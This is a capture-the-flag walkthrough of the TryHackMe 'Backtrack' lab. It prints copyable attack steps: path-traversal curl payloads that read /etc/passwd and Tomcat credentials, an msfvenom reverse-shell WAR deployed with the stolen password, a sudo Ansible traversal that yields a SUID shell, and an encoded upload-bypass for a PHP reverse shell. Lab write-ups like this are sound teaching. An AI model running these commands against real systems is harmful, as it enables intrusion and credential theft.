Backtrack - TryHackMe
web enumeration, credential discovery, exploitation, and privilege escalation are the coverings of this Backtrack room.

Overview
This is a detailed walkthrough of how I rooted the Backtrack room on TryHackMe and captured both user and root flags. The room involved web enumeration, credential discovery, exploitation, and privilege escalation.
🔍 Step 1: Reconnaissance (Finding Attack Surface)
🛠 Why Start with Nmap?
Before attacking anything, we must know:
- What services are running?
- Which ports are open?
- What technologies are being used?
This helps us decide where to attack.
🔎 Nmap Scan
nmap -sC -sV -p- -T5 -v -oN /home/kali/Desktop/THM_LAB/rooms/backtrack/scan.txt <target-ip>
What this does?:
sC: Runs default scripts (basic vulnerability checks)sV: Detects service versions-p-: Scans all TCP portsT5: Timing template (T1 to T5)-v: Verbose outputoN: Output format
📊 Result Interpretation
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
6800/tcp open  http            aria2 downloader JSON-RPC
8080/tcp open  http            Apache Tomcat 8.5.93
8888/tcp open  sun-answerbook?
What this means:
- Port 22 = SSH (useful later after we get credentials)
- Port 6800 = commonly used by aria2, a download manager.
- Port 8080 = Java web/application server (Tomcat).
- Port 8888 = Something is listening on 8888, and my probe resembles sun-answerbook, but Nmap is not confident.

➡️ Decision: Focus on the web server first.
🧪 Step 2: WebApp Enumeration.
❓ File Disclosure?
Commonly called as Local File Inclusion (LFI) or path traversal, depending on how and where application accidentally allows someone to access or read files that they should not be able to access.

🔎 Key Finding
In the settings, i found the server info. This is version 1.35.0.

Searching for vulnerabilities in Aria2 Version 1.35.0, i discover CVE-2023-39141, a path traversal vulnerability that leads to file disclosure.Proof of Concept (PoC)here
Testing the payload from the PoC, it allows me to read files from the server
🛠 Command
curl --path-as-is 'http://10.10.61.142:8888/../../../../../../../../../../../../../../../../../../../../etc/passwd'

🔎 Key Finding

Tomcat Credentials
curl --path-as-is 'http://10.10.61.142:8888/../../../../../../../../../../../../../../../../../../../../opt/tomcat/conf/tomcat-users.xml'
username=”tomcat” password=”OPx5

➡️ Use the credentials on (host-manager or manager-app or service-status ):
http://<target-ip>:8080/manager

I got 403 access denied And get disappointed. i had no permissions. This is because i was not allowed to manage via GUI in the role of manager-script. No problem, then i simply use cURL.
❓ Why MsfVenom?
it’s a tool that can generate various payloads, including files/scripts suitable for particular contexts.
🛠 Command
msfvenom -p java/shell_reverse_tcp lhost=<attacker-ip> lport=9999 -f war -o pwn.war

set up a listener on my (Attacker Machine).
nc -lnvp 9999
Next, i deployed the reverse shell using cURL and use the credentials found.
curl -v -u tomcat:OPx52k53D8OkTZpx4fr --upload-file pwn.war "http://<target-ip>:8080/manager/text/deploy?path=/foo&update=true"
Then i called the new shell endpoint.
curl http://10.48.191.137:8080/foo
Here, i received a connection back to my listener. Now im the user tomcat and i found the first flag in /opt/tomcat/flag1.txt
👑⬆️ Step 3: Privilege Escalation
From Tomcat’s shell to Wilbur’s shell:
❓ Why Sudo Privileges?
Sudo privileges determine which commands a Linux user is allowed to run with elevated privileges, usually as root or another user.
🔎 Key Finding
while Checking the sudo privileges for the tomcat user, i saw that i was able to run the command /usr/bin/ansible-playbook /opt/test_playbooks/*.yml as the wilbur user.
so Due to the wildcard (*) in the command, i can use a directory traversal payload to run any playbook i want.The yml file i can run are located in the /opt/test_playbooks.
This looks like a promising way to switch to the user wilbur. Thanks to the wildcard, i can execute any playbook in any location i control using path traversal. I found an example of a playbook that will spawn a shell on GTFObins
🛠 Exploit sudo
Creating a malicious.yml under /tmp which will copy the /bin/bash to /tmp/bash as Wilbur and set an SUID permission on it.
printf '%s\n' \
'---' \
'- hosts: localhost' \
'  tasks:' \
'   - name: Copy /bin/bash to /tmp ' \
'      command: cp /bin/bash /tmp/bash ' \

'    - name: Set SUID on /tmp/bash ' \
'      command: chmod +s /tmp/bash'  > malicious.yml
OR
echo '[{"hosts":"localhost","tasks":[{"name":"Copy bash","command":"cp /bin/bash /tmp/bash"},{"name":"Set SUID","command":"chmod +s /tmp/bash"}]}]' > malicious.yml
I gave the file 777 permission and run the sudo command ie.
chmod 777 malicious.yml
sudo -u wilbur /usr/bin/ansible-playbook /opt/test_playbooks/../../tmp/malicious.yml
on the /tmp folder i got the bash running as wilbur.
ls -la
/tmp/bash -p

executing this there is a bash shell and i found a hidden .just_in_case.txt file that contains wilbur’s password which will allow us to get a more stable shell through ssh.
🔐 Wilbur’s Credentials Retrieved
wilbur : mYe317Tb9qTNrWFND7KF
There was another file from orville telling that there is a internal website running locally and he has lefted credentials for it.

🔐 Internal App Credentials Retrieved
email : orville@backtrack.thm password : W34r3
I tried to figure what ports are opened and what kind of service was started by orville.
netstat -tulpn
So, I then decided to port forward that service to my host and look at it.
🕸️🖥️↔️🖥️ Step 4: Lateral Movement
🧠 Why This Internal Service Matters?
Local services can help with privilege escalation when a service is running with higher privileges than our current user and we can influence how that service works.
🔀 SSH local port forwarding (also called an SSH local tunnel)
ssh wilbur@<room-ip> -L 5000:127.0.0.1:80
Looking at http://localhost:5000/ i got the image gallery orville’s talking about and logging in with the credentials mentioned on the text file got me in to http://localhost:5000/dashboard.php

📤🔓 Insecure File Upload
An insecure file upload vulnerability occurs when a web application allows users to upload files without properly validating or restricting what can be uploaded. since those uploads may leads to Remote Code Execution (RCE).
📤🛡️🚧 Upload bypass
Having a filter that “only allows images” i managed to bypass that by adding .png.php to my reverse shell file name so it would be pentestmonkey.png.php which i had generated from revshell.com. Once uploaded I saw that the file was uploaded to /uploads/ which, from what it seems, doesn’t allow php code execution, instead it downloads the file. I tried a large number of bypass combinations, none of which are executed in /uploads. This may not even be possible even with this tool too. Tool and got the answer why can’t i execute the web shell form this file /etc/apache2/apache2.conf.

Then i take a step back. Literally. i then tried to place my files outside /uploads using path traversal. so i intercepted the request using tool Burpsuite and i tried to upload it somewhere else using LFI (as this is what the room is all about). renaming the file to ../pentestmonkey.png.php for example won’t work as the web app is checking for the extension after the first dot so we need to double URL encode the first two dots (as one URL encode won’t work either) so it would be %252e%252e%252fpentestmonkey.png.php OR %25%32%65%25%32%65%25%32%66pentestmonkey.png.php
Uploading the file and accessing via cURL or a browser to this url http://localhost/pentestmonkey.png.php after setting a nc listener got the reverse shell from orville.
📡 Listener (Kali)
nc -lvnp 5555
here i found flag and some clue.
👑 Step 7: Root Privilege Escalation
🧠 Why Look for Cron jobs?
CTF machines often:
- Runs the schedule task which could let the player to esclate the privilege as root
- hides flags or hints.

In orville’s home directory, i found the zip archive web_snapshot.zip. This also contains my uploaded files, it is probably created regularly, but i couldnot find anything in the cronjobs. i bring psyp64 to the machine (using a web server or scp).
❓ Why Pspy64?

Pspy64 is a non-intrusive tool used to monitor active processes and system commands in real time without requiring root privileges.
After letting Pspy64 running for a while i saw something very odd, so i saw an su - orville made at the same time that root -bash which tells that it was root that switched to orville and he’s zipping the Image Gallery web app into /home/orville/web_snapshot.zip which confirms that it is indeed root (as we don’t have any cronjobs running as user orville in crontab).
Seeing the su - orville reminded me of an old and forgotton priv esc technique, the TTY Pushback vulnerability. So basically this vulnerability allows any low privileged attacker to inject commands into an admin’s terminal using TTY pushback, making the system execute those commands as if the admin typed them, potentially escalating privileges. Read more about it in this blog post.
